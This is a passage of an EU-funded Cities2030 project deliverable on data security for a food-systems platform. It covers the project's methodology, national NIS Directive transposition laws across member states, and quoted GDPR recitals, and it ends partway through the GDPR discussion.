D6.4
Data security for S2CP

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101000640

Deliverable D6.4
Prepared by P35 | Edited by P19, P20, P21, P35, P37 | Checked and reviewed by P01 + P02 | Approved by P20
Rev 1.5 - November 2022

Document information

Key information	**Data**
Project reference number	101000640
Project acronym	'cities2030'
Project title	'Co-creating resilient and sustainable food systems towards FOOD2030'
Project start date	October 1st, 2020
Duration	48 months
PPaCO	Mr Nicola CAMATTI
Project website	cities2030.eu
Work package (WP)	6
WP leader	UPM (P20)
WP co-leader	WIT (21)
Contributors and authors	WIT(P21): Micheal Crotty UNIL (P35): SINNO(P19): UPM (P20): Borja Bordel, Ramón Alcarria, Miguel Manso, Diego Martín PRIM (P37): Pedro Caridade
Peer reviewers	UPM (P20)
Peer review start date	08/10/2022
Peer review end date	14/10/2022
Document type [1]	R
Document/file name	Cities2030_D6.4_Security_v.5
Document title	D6.4 – Data security for S2CP
Deliverable number	D6.4

[1] R: document, report (excluding the periodic and final reports); DEM: Demonstrator, pilot, prototype, plan designs; DEC: websites, patents filing, press & media actions, videos, etc.; OTHER: software, technical diagram, etc.

Abstract	This deliverable describes the security study carried out in Task 6.4, which includes the applicable regulations regarding private information, risk analysis and estimation to which tools and data sets can be integrated into the project and the implemented CRFS data access policies and permissions with regards to SLAs, business models, data ownership and data federation.
Project delivery date	September 30th, 2021
PM approval date/version	4/11/2022 | Version v.1.5
Submission date	7/11/2022
For public dissemination Yes/NO	YES

Disclaimer

Copyright notice

Acknowledgement

The project 'Co-creating resilient and sustainable food systems towards food2030' (Cities2030) has received funding from the European Union Horizon 2020 programme under grant number 101000640

Citation

Be so kind as to cite this work as:

'Co-creating resilient and sustainable food systems towards food2030', Cities2030 Consortium, Guidelines for a data-driven CRFS management platform – Update Cities2030 consortium under the supervision of the project's coordinator.

Legislation

Legislation H2020 Framework Programme – Regulation (EU) No 1291/2013 of the European Parliament and of the Council of 11 December 2013 establishing Horizon 2020 – The Framework Programme for Research and Innovation (2014-2020) (OJ 347, 20.12.2013, p. 104).

Euratom Research and Training Programme (2014-2018) – Council Regulation (Euratom) No 1314/2013 of 16 December 2013 on the Research and Training Programme of the European Atomic Energy Community (2014-2018) complementing the Horizon 2020 – The Framework Programme for Research and Innovation (OJ L 347, 20.12.2013, p. 948).

H2020 Specific Programme – Council Decision 2013/743/EU of 3 December 2013 establishing the Specific Programme Implementing Horizon 2020 – The Framework Programme for Research and Innovation (2014-2020) (OJ L 347, 20.12.2013, p. 965).

Rules for Participation (RfP) – Regulation (EU) No 1290/2013 of the European Parliament and of the Council of 11 of December 2013 laying down the rules for the participation and dissemination in Horizon 2020 – the Framework Programme for Research and Innovation (2014-2020) (OJ L 347, 20.12.2013, p.81).

Financial Regulation (FR) – Regulation (EC, Euratom) No 966/2012 of the European Parliament and of the Council of 25 October 2012 on the financial rules applicable to the general budget of the European Union (OJ L 298, 26.10.2012, p.1).

Rules of Application (RAP) – Commission Regulation (EC, Euratom) No 1268/2012 of 29 October 2012 on the rules of application of l Regulation (EC, Euratom) No 966/2012 of the European Parliament and of the Council on the financial rules applicable to the general budget of the Union (OJ L 298, 26.10.2012, p.1).

Document history

Version (v)	Date [2]	Comment	Author	Status [3]
0.1	15/11/2020	Initial structure	UPM	-
0.2	01/03/2021	Introduction first draft	All partners	Drafted
0.3	08/12/2021	GDPR analysis	UNIL	Drafted
0.4	05/02/2022	Blockchain risk analysis	UPM	Drafted
1.0	20/09/2022	Methodology and components added	UPM	Drafted
1.1	02/10/2022	Full deliverable revision	UNIL	Drafted
1.2	04/10/2022	Early final draft	All partners	Drafted
1.3	08/10/2022	Integration of Private communications and consistency check WP leader	UPM	Drafted
1.4	12/10/2022	Final version delivered by deliverable leader	UNIL	Final
1.5	14/10/2022	Final version by WP6 leader	UPM	Final
1.5	04/11/2022	Minor formal revision in Paragraph 3.2 and document layout check	P01UNIVE + P02EPC	Final

[2] As per the project's cloud storage if applicable, or per email date if applicable
[3] Drafted, completed or validated

List of Figures

List of Tables

Table of contents

Glossary and abbreviations

AI	Artificial Intelligence
CDM	Combined Development Methodology
CRFS	Urban Food System and Ecosystem
DApp	Distributed application
D6.4	Deliverable No. 6.4
UFSE	Used Food Service Equipment
FAO	Food and Agriculture Organization
GDPR	General Data Protection Regulation
T6.4	Task No. 6.4
ICT	Information and Communication Technology
IoT	Internet of Things
IPv6	Internet Protocol version 6 (IPv6) RFC 8200. https://www.rfc-editor.org/info/rfc8200
KPI	Key Performance Indicator
MVC	Model View Controller
NIS	Network and Information Security
PoW	Proof of Work
PoS	Proof of Stake
SC	Smart Contract
S2CP	Single-Click Platform
SLA	Service Level Agreement
WP6	Work Package No. 6

1 Introduction

In this first Section, the context and global overview of Task 6.4 is described, with a special focus on document D6.4, which is the outcome from this task and collects the development and validation efforts of the security, management and governance subsystems of the S2CP platform developed in WP6.

1.1 Short description of the CITIES 2030 project

The main goal of Cities2030 is to create a future proof and effective UFSE via a connected structure centered in the citizen, built on trust, with partners encompassing the entire UFSE. Cities2030 commit to work towards the transformation and restructuring of the way systems produce, transport and supply, recycle and reuse food in the 21st century. Cities2030 vision is to connect short food supply chains, gathering cities and regions, consumers, strategic and complement industry partners, the civil society, promising start-ups and enterprises, innovators and visionary thinkers, leading universities and research across the vast diversity of disciplines addressing UFSE, including food science, social science and big data.

1.2 Short description of the WP6 Package

This work package will gather, design, and develop the main components and technological tools to establish a data-driven CRFS management platform for data collection, analysis and representation in multiple interfaces. An initial requirement acquisition will lead to the proposal of a common technical architecture for Cities2030, for which supporting datasets will be incorporated to be considered for data analysis and representation. Particularly, a service-based open collaboration space will be incorporated, to be used by Cities2030 participants to improve their multi-stakeholder dialogue processes. In this space, blockchain technology will be employed to provide some proof of concepts of token-based monetization processes and reflect multi-stakeholder interaction in a reliable and transparent way. Documentation and software repositories will be available for policy labs and living labs to develop their own solutions with assistance from WP6.

1.3 Purpose of D6.4 report

This deliverable describes the security study carried out in Task 6.4, which includes the applicable regulations regarding private information, risk analysis and estimation to which tools and data sets can be integrated into the project and the implemented CRFS data access policies and permissions with regards to SLAs, business models, data ownership and data federation.

The main objective of task 6.4 is to propose a blockchain-based framework to ensure trust, transparent, and traceable transactions between stakeholders, as well as the security of the data, i.e., its availability, integrity and confidentiality. It is important also to highlight the technical implications imposed by the applicable regulations regarding private information, such as the GDPR as well as other national or city regulations. The task classifies and analyses all the data protection by design and by default requirements related to the project to deliver a set of recommendations and guidelines, which are aligned with the GDPR perspective and different city and region regulations. This task also provides some risk analysis and estimation to which tools and data sets can be integrated into the project to offer the desired level of data security.

1.4 Relation of the Report with other WPs and deliverables

This deliverable has a direct relationship with WP6 and in particular with task T6.1 "Requirements and reference architecture" which will provide the Cities2030 technical architecture, based on the experiences of participants from previous project platforms and compatible with other already established ecosystems.

Regarding WP2 ("CRFS Philosophy"), the Ethics is an essential part of the Deliverable D2.1 Project philosophy guidelines. The document contains the philosophy guidelines of the Cities2030 project, including data and the S2CP platform, from an ethical point of view. In D2.1, special section is devoted to:

1. Personal data: The examination of territorial food development drivers (cultural identity, gastronomy, diets, well-being scores, family-oriented alimentation) requires adequate privacy, data protection and anonymization measures. Personal data is often collected related to Living Lab activities. Regarding these aspects, the activity in WP2 will complement the work of WP9 (Ethical Requirements)
2. Technical aspects: There are key technical activities throughout the project Work Plan where the ethical framework and the overall WP2 activity needs to embrace, including:
3. Data-driven CRFS platform: electronic data management structures and digitalization of practices supporting Policy Labs (CRFS-PL) and innovation system frameworks in Living Labs (CRFS-LL)
4. Blockchain technologies: these promising technologies bring questions that need to be part of early discussions and monitoring about privacy, data protection, liability, data acquisition and processing, transparency, personal data and accountability across all intermediaries.

On the other hand, the link between tasks T3.7 "Data-driven CRFS management system ideation" and T6.4 is the establishment of final user requirements and development guidelines that will become technical requirements to be considered in the development of the S2CP security subsystem and that will determine the tentative list of components to be developed, following a co-creation methodology with WP4 and WP5.

In the case of WP5, the synergy of WP5 with this deliverable is clear, since the innovations that WP5 reports will be facilitated by experiments and experiences supported by WP6 and S2CP components. This also includes security tools such as the Blockchain data governance component, that it is described in this document.

1.5 Deliverable structure

The structure of this deliverable is as follows:

Section 2 describes with details the employed methodology to implement both, the specific components belonging to the S2CP security subsystem, and the governance and security policies to be integrated into all the S2CP components (although they are not part of the security subsystem). This methodology is fully compatible with the general CDM methodology, employed to develop all the components of the S2CP platform.

Section 3 analyzes the impact of European regulation, mainly GDPR, into the S2CP components, with a special interest in those that belong to the security subsystem; as well as the technological design principles and general ethical principles that must be followed when developing any Cities2030 component. This Section is divided into two different subsections. The first subsection analyzes in detail the legislative context related to cybersecurity and data governance that may be applicable to Cities2030 project and, specifically, the S2CP platform. The general European regulation is firstly analyzed and, later, it is discussed how the different countries have adapted those European directives to their national laws. The second subsection discusses how the previously discussed regulations affect the Cities2030 project. This analysis has two levels. First, the design principles to be followed when developing any S2CP components are discussed, so the final

components are fully compliant with the European and national regulations. Secondly, the ethical principles that should be followed when developing the S2CP components, although they may not be part of any regulation, are studied. This is necessary so components are respectful with the general spirit of GDPR and the rights and protection that this law gives to all European citizens. Finally, a description with details about how the different components are compliant with the different design principles is provided.

The basic technology to support components in the S2CP security subsystem is Blockchain. However, this technology shows a specific catalogue of problems and challenges and cyber-risks that have to be analyzed and discussed before proposing any real implementation. Therefore, Section 4 analyzes all the new vulnerabilities associated with Blockchain technology. This section includes several subsections, where the causes and potential impacts of every of these new vulnerabilities are identified. This information enables us, at the end, to propose a risk analysis and to identify those vulnerabilities that might be more common and cause a higher damage to the S2CP platform and Cities2030 project. When required, mitigation mechanisms should be considered.

Section 5 presents the architecture for the security subsystem of the S2CP platform. In this section two basic components are described: the data governance service, and the component for private, secure and anonymous communications. Both components are supported by Blockchain technology. For each one of those components, a brief use case and a short description of their main functionalities is provided. It is also explained how the different components meet the requirements discussed in Section 3.

Section 6 focuses on the data governance service. As it is a Blockchain-based service, use cases must be defined very carefully. In this section a general architecture for the service is proposed, and (later) different subsections are included for each one of the different use cases that are supported by this service. Every subsection includes a description with details, and a description of the required Smart Contract to support the use case. When the use case is complex enough, a flow chart is also provided to clarify how the different actors intervene in the use case.

Section 7 presents the component for private, secure and anonymous communications, privately. It is a Blockchain-based tool with a web interface. It allows participants and actors to exchange messages in real time in a secure and private manner. Both Cities2030 partners and Cities2030 stakeholders may use this tool. In this section the functional and non-functional requirements are explained. Besides, the second subsection introduces a general architecture for this component, with a special interest in how Blockchain is integrated into the component and how Smart Contracts are implemented. The third subsection presents with details the development procedure and the final implementation. Screenshots of the final component are also provided. Finally, as a conclusion, in the last subsection results are discussed and validated.

Finally, in Section 8, the conclusions of the document and future lines of work are presented.

1.6 Roles and responsibilities

Lead partner role: UNIL (P35) coordinates the activities, provide guidance, steer implementation and secure alignment, implement activities to deliver planned outcomes.

The rest of task participants: UPM (P20) and WIT (P21) develop the task simultaneously.

2 Methodology for data security implementation

The objective of S2CP security subsystem and its data security implementation is the provision of technological solutions for data management, and to protect communications among Cities2030 partners

and project's stakeholders. For this, a set of technological components capable of providing users with the required security services must be designed and implemented, including the implementation of solutions for data governance and secure communications.

To carry out the implementation tasks, each one of the identified components will be led by one of the members of the task. A joint meeting will be held every two weeks, in which the status of the developments will be reviewed, those issues that must be transversal to the entire task or work package will be harmonized, and the task agenda for the next period will be proposed. The following table shows those responsible for each one of the components that are part of the security subsystem of the S2CP platform.

The components will be developed in parallel, with several development cycles in accordance with the CDM methodology and the schedule planned for WP6 (described in D6.1). In any case, in order to achieve the planned Development Objectives within the established times, a work methodology will be followed that we briefly describe in the following subsections:

Table 1. S2CP security subsystem components and responsible partners

Component	Data governance service	Privately
Responsible	WIT	UPM

2.1 First phase

In the first phase of this methodology, the theoretical and development framework for the components in the S2CP security subsystem is analyzed. This includes two different sources.

On the one hand, the legislative context. The European regulations and, particularly, the GDPR proposes a catalogue of rights and obligations for European citizens relating to the processing of personal data. It is important to analyze these regulations in order to guarantee the S2CP components are compliant with it. Besides, and apart from the legal aspects, it is important to take into account the spirit of the European regulation to ensure our components are compliant with these ethical principles. Additionally, it is important to consider not only the regulations at European level, but also at national level. Therefore, the national regulations regarding private data are also analyzed. Section 3 presents the results from this analysis.

On the other hand, the cybersecurity context must be also analyzed. This includes, mainly, vulnerabilities and threats in supporting technologies of S2CP security components, such as Blockchain. The main and most probable cyberattacks to Blockchain networks must be discussed, including the potential impact of those in the Cities2030 project. Section 4 shows the results of this technological study. When necessary, besides, guidelines to mitigate the possible risks and impacts of identified vulnerabilities in critical Cities2030 components will be provided.

2.2 Second phase

In the second phase, the requirements captured in T6.1 will be considered to proceed with the joint design of the security subsystem, as well as the specific design of each of its components. The requirements and components identified within the general architecture (see D6.1) will be analyzed among all the members of T6.4 in order to identify the software elements to be implemented, as well as their interrelationships. Section 5 presents the results of this design process.

2.3 Third phase and summary

In the third phase, development work will begin in accordance with the general CDM methodology. To this end, an agile development scheme will be followed, in which Labs will be interacted with on a regular basis, either through specific workshops for the general public or through individualized and personalized bilateral training meetings for each of the Labs. As it is planned in the WP6 schedule, so far, 3 general workshops have been held with Labs. These workshops are the following:

5. "WP6 and labs" workshop. 16th December 2021
6. "WP6 and labs" workshop. 20th January 2022
7. Analyze the challenge with WP6. 10th June 2022

The materials from these meetings, which were recorded to facilitate subsequent consultation of all the details by users, were made available on Correlate, the official platform of the project.

In general, all these meetings focused on those components planned for development in the first macrocycle of the CDM methodology (see D6.1). These components are data governance services (described in Section 6), and blockchain-based private and anonymous communications, Privately (described in Section 7).

Finally, once the final components are released, they are made publicly available to the entire consortium through the Cities2030 project website.

The following figure represents the methodology followed in T6.4 and its relationship with the different sections of this document.



Figure 1. Methodology for the development of the S2CP security subsystem

3 Legal aspects about data security

In this section, regulations that affect Cities2030 project and the security subsystem of the S2CP platform are analyzed. In particular, the European regulations and their translation into the national regulations are

discussed. In Section 3.2, the design principles and ethical principles to be followed by the S2CP platform are presented and discussed.

3.1 Legislation frame for cybersecurity Cities 2030

Cybersecurity is the key for an economy based on sharing data. Economy depends on reliable and secure network and data services. The EU developed a Cybersecurity Strategy which we have to take into account in project Cities 2030 especially in the field of food chain sector. NIS Directive (Network and Information Security) as a legal instrument aiming to ensure that critical IT systems in central sectors of the economy are secure.

The NIS directive was adopted in 2016 and subsequently, because it is an EU directive, every EU member state has started to adopt national legislation, which follows or 'transposes' the directive. EU directives give EU countries some level of flexibility to take into account national circumstances, for example to re-use existing organizational structures or to align with existing national legislation. The national transposition by the EU member states happened on 9 May 2018.

The NIS Directive has three parts:

1. National capabilities: EU Member States must have certain national cybersecurity capabilities of the individual EU countries, e.g. they must have a national CSIRT, perform cyber exercises, etc.

2. Cross-border collaboration: Cross-border collaboration between EU countries, e.g. the operational EU CSIRT network, the strategic NIS cooperation group, etc.

3. National supervision of critical sectors: EU Member states have to supervise the cybersecurity of critical market operators in their country: Ex-ante supervision in critical sectors (energy, transport, water, health, digital infrastructure and finance sector), ex-post supervision for critical digital service providers (online marketplaces, cloud and online search engines)[4]

In this subsection we are going to present and discuss part of the work done in project EnCaViBS[5] funded by Fonds National De La Recherche in Luxembourg led by University of Luxembourg.

Cities2030 consortium is composed of partners from 20 countries including Italy, Belgium, Turkey, Cyprus, Croatia, Denmark, Finland, Germany, Spain, Ireland, Iceland, Latvia, N. Macedonia, Romania, Slovenia, Norway, Netherlands, Luxembourg, Portugal, France. The next tables, based on results of the EnCaViBS project, are split for national transposition of NIST legislative in native language and its English translation. It is crucial for Cities to be aware of Network and Information security legislation in Europe.

2.1.1 Italy NIS Transposition Measures

Attuazione della direttiva (UE) 2016/1148 del Parlamento europeo e del Consiglio, del 6 luglio 2016, recante misure per un livello comune elevato di sicurezza delle reti e dei sistemi informativi nell'Unione	Legislative Decree of 18 May 2018, no. 65, Implementation of Directive (EU) 2016/1148 of the European Parliament and of the Council of 6 July 2016 promulgating measures for a high common level of security of network and

[4] European Union for Cybersecurity
[5] https://encavibs.uni.lu

	information systems across the Union

2.1.2 Belgium NIS Transposition Measures

Loi du 7 avril 2019 établissant un cadre pour la sécurité des réseaux et des systèmes d'information d'intérêt général pour la sécurité publique	Law of 7 April 2019 Establishing a Framework for the Security of Network and Information Systems of General Interest for Public Security
Arrêté royal portant exécution de la loi du 7 avril 2019 établissant un cadre pour la sécurité des réseaux et des systèmes d'information d'intérêt général pour la sécurité publique, ainsi que de la loi du 1er juillet 2011 relative à la sécurité et la protection des infrastructures critiques	Royal Decree of 12 July 2019 Implementing the Law of 7 April 2019 Establishing a Framework for the Security of Network and Information Systems of General Interest for Public Security, as well as the Law of 1 July 2011 on the Security and Protection of Critical Infrastructures

2.1.3 Cyprus NIS Transposition Measures

Περί Ασφάλειας Δικτύων και Συστημάτων Πληροφοριών Νόμος του 2018	The Security Networks and Information Systems Act of 2018

2.1.4 Croatia NIS Transposition Measures

Zakon o kibernetičkoj sigurnosti operatora ključnih usluga i davatelja digitalnih usluga	Cybersecurity law for operators of essential services and digital service providers

2. Uredba o kibernetičkoj sigurnosti operatora ključnih usluga i davatelja digitalnih usluga	Regulation on cybersecurity of operators of essential services and digital service providers

2.1.5 Denmark NIS Transposition Measures

Lov om sikkerhed i net- og informationssystemer for operatører af væsentlige internetudvekslingspunkter m.v.	Act on the security of network and information systems for operators of essential Internet exchange points, etc.
2. Lov om krav til sikkerhed for net- og informationssystemer inden for sundhedssektoren.	Act on requirements for the security of network and information systems in the health sector
3. Bekendtgørelse om krav til sikkerheden i visse vandforsyningers net- og informationssystemer.	Order on requirements for the security of network and information systems of certain water supplies
4. Lov om sikkerhed i net- og informationssystemer i transportsektoren	Law on the security of network and information systems in the transport sector
5. Bekendtgørelse om operatører af væsentlige tjenester.	Order on operators of essential services
6. Bekendtgørelse om hændelsesrapportering for operatører af væsentlige tjenester.	Order on incident reporting for operators of essential services
7. Bekendtgørelse om sikkerhed i net- og informationssystemer for operatører af væsentlige tjenester på domænenavnsområdet.	Order on the security of network and information systems for operators of essential services in the domain name area

8. Bekendtgørelse om sikkerhed i net- og informationssystemer af betydning for skibes sikkerhed og deres sejlads.	Order No 46 of 15 January 2019 on the security of network and information systems of importance for ship safety and navigation

2.1.6 Finland NIS Transposition Measures

1. Laki terveydenhuollon laitteista ja tarvikkeista / Lag om produkter och utrustning för hälso- och sjukvård (629/2010) 24/06/2010, viimeksi muutettuna / ändring senast genom (936/2017) 19/12/2017	Act on Healthcare Equipment and Equipment (Lag om produkter och utrustning för hälso- och Sjukvård (629/2010) 24/06/2010, as last amended/ändring senast genom (936/2017) 19/12/2017
2. Laki sähköisen viestinnän palveluista / Lag om tjänster inom elektronisk kommunikation (917/2014) 07/11/2014, viimeksi muutettuna / ändring senast genom (281/2018) 04/05/2018	Act on Electronic Communications Services/Lag om tjänster inom elektronisk kommunikation (917/2014) 07/11/2014, as last amended/ändring senast genom (281/2018) 04/05/2018

2.1.7 Germany NIS Transposition Measures

1. Gesetz zur Erhöhung der Sicherheit informationstechnischer Systeme (IT-Sicherheitsgesetz)	1. Act on improving the security of information technology systems (IT Security Act)
2. Verordnung zur Bestimmung Kritischer Infrastrukturen nach dem BSI-Gesetz (BSI-Kritisverordnung – BSI-KritisV)	2. Regulation for Determining Critical Infrastructures Pursuant to the BSI Act (BSI Act Crisis Regulation - BSI CrisisV)
3. Erste Verordnung zur Änderung der BSI-Kritisverordnung	3. First regulation amending the BSI-Kritisverordnung

4. Gesetz zur Umsetzung der Richtlinie (EU)2016/1148 des Europäischen Parlaments und des Rates vom 6. Juli 2016 über Maßnahmen zur Gewährleistung eines hohen gemeinsamen Sicherheitsniveaus von Netz- und Informationssystemen in der Union	4. Law implementing Directive (EU)2016/1148 of the European Parliament and of the Council of 6 July 2016 concerning measures for a high common level of security of network and information systems across the Union

2.1.8 Spain NIS Transposition Measures

Real Decreto-ley 12/2018, de 7 de septiembre, de seguridad de las redes y sistemas de información	Royal-Decree-Law 12/2018 of 7 September on Security of Network and Information Systems

2.1.9 Ireland NIS Transposition Measures

European Union (Measures for a High Common Level of Security of Network and Information Systems) Regulations 2018	European Union (Measures for a High Common Level of Security of Network and Information Systems) Regulations 2018

2.1.10 Latvia NIS Transposition Measures

1. Informācijas tehnoloģiju drošības likums	Law on Information Technology Security
2. Ministru kabineta 2015.gada 28.jūlija noteikumi Nr.442 "Kārtība, kādā tiek nodrošināta informācijas un komunikācijas tehnoloģiju sistēmu atbilstība minimālajām drošības prasībām"	Cabinet Regulation No 442 of 28 July 2015 on procedures for ensuring compliance of information and communication technology systems with minimum security requirements

3. Finanšu un kapitāla tirgus komisijas 2018. gada 26. septembra noteikumi Nr. 158 "Informācijas sistēmu drošības normatīvie noteikumi"	Financial and Capital Market Commission Regulation No 158 of 26 September 2018 "Regulatory Regulations on Information System Security"
4. Finanšu un kapitāla tirgus komisijas 2018. gada 26. septembra noteikumi Nr. 157 "Normatīvie noteikumi par ziņošanu par būtiskiem maksājumu pakalpojumu incidentiem"	Financial and Capital Market Commission Regulation No 157 of 26 September 2018 "Regulatory provisions on reporting significant payment service incidents"
5. Informācijas tehnoloģiju drošības likums	Law on Information Technology Security
6. Ministru kabineta 2019.gada 15.janvāra noteikumi Nr.15 "Noteikumi par drošības incidenta būtiskuma kritērijiem, informēšanas kārtību un ziņojuma saturu"	Cabinet Regulation No 15 of 15 January 2019 laying down the criteria for materiality of a security incident, the information procedure and the content of the report.

2.1.11 Romania NIS Transposition Measures

1. Legea nr. 362/2018 privind asigurarea unui nivel comun ridicat de securitate a reţelelor şi sistemelor informatice	Law no. 362/2018 ensuring a high common level of security of network and information systems
2. Ordin nr. 599/2019 al ministrului comunicaţiilor şi societăţii informaţionale privind aprobarea Normelor metodologice de identificare a operatorilor de servicii esenţiale şi furnizorilor de servicii digitale	Order no. 599/2019 of the Minister of Communications and Information Society approving the methodological rules for the identification of operators of essential services and digital service providers

3. Ordin nr. 601/2019 al ministrului comunicaţiilor şi societăţii informaţionale pentru aprobarea Metodologiei de stabilire a efectului perturbator semnificativ al incidentelor la nivelul reţelelor şi sistemelor informatice ale operatorilor de servicii esenţiale	Order no. 601/2019 of the Minister of Communications and Information Society approving the methodology for determining the significance of a disruptive effect of incidents on networks and information systems of operators of essential services

2.1.12 Slovenia NIS Transposition Measures

Zakon o informacijski varnosti	Information Security Act

2.1.13 Netherlands NIS Transposition Measures

1. Besluit van 30 oktober 2018 tot aanwijzing van het CSIRT voor digitale diensten en tot vaststelling van het tijdstip van inwerkingtreding van de Wet en het Besluit beveiliging netwerk- en informatiesystemen	Decree of 30 October 2018 designating the CSIRT for digital services and fixing the date of entry into force of the Act and the Decree on security of network and information systems
2. Besluit beveiliging netwerk- en informatiesystemen	Decision dated 30 October 2018, concerning the rules related to the execution of the Network and Information Systems Act (Network and Information Systems Directive)
3. Wet van 17 oktober 2018, houdende regels ter implementatie van richtlijn (EU) 2016/1148 (Wet beveiliging netwerk- en informatiesystemen)	Act of 17 October 2018 laying down rules for the implementation of Directive (EU) 2016/1148 (Network and Information Systems Security Act)

2.1.14 Luxembourg NIS Transposition Measures

Loi du 28 mai 2019 portant transposition de la directive (UE) 2016/1148 du Parlement européen et du Conseil du 6 juillet 2016 concernant des mesures destinées à assurer un niveau élevé commun de sécurité des réseaux et des systèmes d'information dans l'Union européenne et modifiantn1° la loi modifiée du 20 avril 2009 portant création du Centre des technologies de l'information de l'État etn2° la loi du 23 juillet 2016 portant création d'un Haut-Commissariat à la Protection nationale	Act of 28 May 2019 transposing Directive (EU) 2016/1148 of the European Parliament and of the Council of 6 July 2016 on measures to ensure a common high level of network and information system security in the European Union and amending 1° the amended Act of 20 April 2009 establishing the State Information Technology Centre and 2° the Act of 23 July 2016 establishing a High Commission for National Protection

2.1.15 Portugal NIS Transposition Measures

Lei n.º 46/2018,de 13 de agosto, Estabelece o regime jurídico da segurança do ciberespaço, transpondo a Diretiva (UE) 2016/1148, do Parlamento Europeu e do Conselho, de 6 de julho de 2016, relativa a medidas destinadas a garantir um elevado nível comum de segurança das redes e da informação em toda a União	Law No 46/2018 of 13 August 2007 establishing the legal framework for the security of cyberspace, transposing Directive (EU) 2016/1148 of the European Parliament and of the Council of 6 July 2016 concerning measures to ensure a high common level of network and information security across the Union

2.1.16 France NIS Transposition Measures

1. LOI n° 2018-133 du 26 février 2018 portant diverses dispositions d'adaptation au droit de l'Union européenne dans le domaine de la sécurité.	1. Act No. 2018-133 of 26 February 2018 on various provisions for adapting to European Union law in the field of security

2.Décret n° 2018-384 du 23 mai 2018 relatif à la sécurité des réseaux et systèmes d'information des opérateurs de services essentiels et des fournisseurs de service numérique	2. Decree No. 2018-384 of 23 May 2018 on the security of the networks and information systems of critical service operators and digital service providers
3. Arrêté du 13 juin 2018 fixant les modalités des déclarations prévues aux articles 8, 11 et 20 du décret no 2018-384 du 23 mai 2018 relatif à la sécurité des réseaux et systèmes d'information des opérateurs de services essentiels et des fournisseurs de service numérique	3. Order of 13 June 2018 setting out the terms and conditions for the declarations provided for in Articles 8, 11 and 20 of Decree No. 2018-384 of 23 May 2018 on the security of the networks and information systems of essential service operators and digital service providers
4. Arrêté du 14 septembre 2018 fixant les règles de sécurité et les délais mentionnés à l'article 10 du décret n° 2018-384 du 23 mai 2018 relatif à la sécurité des réseaux et systèmes d'information des opérateurs de services essentiels et des fournisseurs de service numérique	4. Order of 14 September 2018 setting out the security rules and time frames referred to in Article 10 of Decree No. 2018-384 of 23 May 2018 on the security of networks and information systems of operators of critical services and digital service providers

This table displays the 27 Member States of the European Union plus the United Kingdom and allows you to find National Transposition Measures on a country in order to access its relevant transposition measures. The national transposition measures are presented in the form they were formally notified by the respective Member State to the European Commission. In some instances, only those legal instruments are presented that are of relevance for NIS security as such; thus, amendments to, for instance, criminal procedure law with no specific mentioning of the requirements of the NIS Directive have been omitted[6].

[6] The online version on EnCaViBS project website under the link: https://encavibs.uni.lu/national-transposition-measures/

3.2 GDPR in context of CITIES 2030

The Cities 2030 as research project need take in account GDPR (The General Data Protection Regulation) rules. GDPR is developed for various sectors and activities. In this section we extract the framework concerning the development process in Cities 2030. In the second section 3.2.1 GDPR by Design for Cities 2030, we proposed a simple tool for developers to evaluate its own development in the view of GDPR.

GDPR regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation).

Digitalization is increasing in every part of human society, adherence to Data Protection by Design and by Default requirements plays a crucial part in promoting privacy and data protection. It is therefore essential to implement the GDPR obligations when designing processing operations.

Key articles concerning research of Cities 2030 in the view of GDPR Regulation:

8. Whereas (33) It is often not possible to fully identify the purpose of personal data processing for scientific research purposes at the time of data collection. Therefore, data subjects should be allowed to give their consent to certain areas of scientific research when in keeping with recognized ethical standards for scientific research. Data subjects should have the opportunity to give their consent only to certain areas of research or parts of research projects to the extent allowed by the intended purpose.
9. Whereas (39) Any processing of personal data should be lawful and fair. It should be transparent to natural persons that personal data concerning them are collected, used, consulted or otherwise processed and to what extent the personal data are or will be processed. The principle of transparency requires that any information and communication relating to the processing of those personal data be easily accessible and easy to understand, and that clear and plain language be used. That principle concerns, in particular, information to the data subjects on the identity of the controller and the purposes of the processing and further information to ensure fair and transparent processing in respect of the natural persons concerned and their right to obtain confirmation and communication of personal data concerning them which are being processed. Natural persons should be made aware of risks, rules, safeguards and rights in relation to the processing of personal data and how to exercise their rights in relation to such processing. In particular, the specific purposes for which personal data are processed should be explicit and legitimate and determined at the time of the collection of the personal data. The personal data should be adequate, relevant and limited to what is necessary for the purposes for which they are processed. This requires, in particular, ensuring that the period for which the personal data are stored is limited to a strict minimum. Personal data should be processed only if the purpose of the processing could not reasonably be fulfilled by other means. In order to ensure that the personal data are not kept longer than necessary, time limits should be established by the controller for erasure or for a periodic review. Every reasonable step should be taken to ensure that personal data which are inaccurate are rectified or deleted. Personal data should be processed in a manner that ensures appropriate security and confidentiality of the personal data, including for preventing unauthorized access to or use of personal data and the equipment used for the processing.
10. Whereas (49) The processing of personal data to the extent strictly necessary and proportionate for the purposes of ensuring network and information security, i.e. the ability of a network or an information system to resist, at a given level of confidence, accidental events or unlawful or malicious actions that compromise the availability, authenticity, integrity and confidentiality of stored or transmitted personal data, and the security of the related services offered by, or accessible via, those

networks and systems, by public authorities, by computer emergency response teams (CERTs), computer security incident response teams (CSIRTs), by providers of electronic communications networks and services and by providers of security technologies and services, constitutes a legitimate interest of the data controller concerned. This could, for example, include preventing unauthorised access to electronic communications networks and malicious code distribution and stopping 'denial of service' attacks and damage to computer and electronic communication systems.

